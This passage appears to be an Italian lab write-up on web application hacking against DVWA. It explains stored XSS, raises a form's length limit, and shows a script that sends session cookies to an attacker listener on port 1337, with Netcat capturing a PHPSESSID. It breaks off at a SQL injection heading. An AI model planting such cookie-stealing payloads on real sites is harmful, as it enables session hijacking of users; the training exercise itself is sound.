



S 6 / L 5



WEB APPLICATION HACKING

Eleonora Viola

www.datashields.tech

INDEX

- 3. Cross-Site Scripting (XSS) STORED
- 6. SQL INJECTION
- 8. SQL INJECTION BLIND



XSS STORED

Gli attacchi XSS Stored, o persistenti, si verificano quando un payload viene inviato a un sito vulnerabile e poi salvato nel database. Quando una pagina richiama questo codice malevolo e lo include nell'output HTML, l'attacco viene attivato. Si chiama "persistente" perché il codice viene eseguito ogni volta che un browser visita la pagina infetta.

Gli attacchi XSS Stored sono particolarmente pericolosi perché un singolo attacco può colpire molti utenti di un'applicazione web. Inoltre, mentre alcuni tipi di XSS riflessi, specialmente quelli più semplici, possono essere rilevati dai browser tramite specifici filtri, gli attacchi XSS persistenti non possono essere individuati in questo modo.


SVOLGIMENTO

Prima di tutto, effettuo l'accesso al nostro DVWA e impostiamo il livello di sicurezza su Low.


Successivamente si passa sulla sezione XSS stored e visualizziamo il form.

La pagina XSS Stored presenta un limite di 50 caratteri nel campo di testo del messaggio nel codice HTML.

Per far funzionare il nostro script, accederemo alla source e modificheremo il parametro maxlength della proprietà maxarea, aumentando il limite a 100 caratteri.




SVOLGIMENTO



Inserisco lo script:


```
<script>window.location='http://  
/192.168.50.100:1337/cookie='+d  
ocument.cookie</script>
```



Utilizzando questo script, i cookie degli utenti verranno reindirizzati al nostro server situato sulla porta 1337 grazie alla funzionalità **window.location**, mentre la funzionalità **document.cookie** recupererà tutti i cookie di sessione associati alla pagina corrente.



SVOLGIMENTO



Effettuando l'accesso alla pagina XSS stored, ricevo i cookie sul terminale mettendo in ascolto con Netcat.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -l -p 1337  
  
^X@sc^C  
  
(kali@kali)-[~]  
$ nc -l -p 1337  
GET /cookie=security=low;%20PHPSESSID=fecbd34c90470b3d0f118d971cd391ff HTTP/1.1  
Host: 192.168.50.100:1337  
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1  
  
^X@s4
```


SQL INJECTION

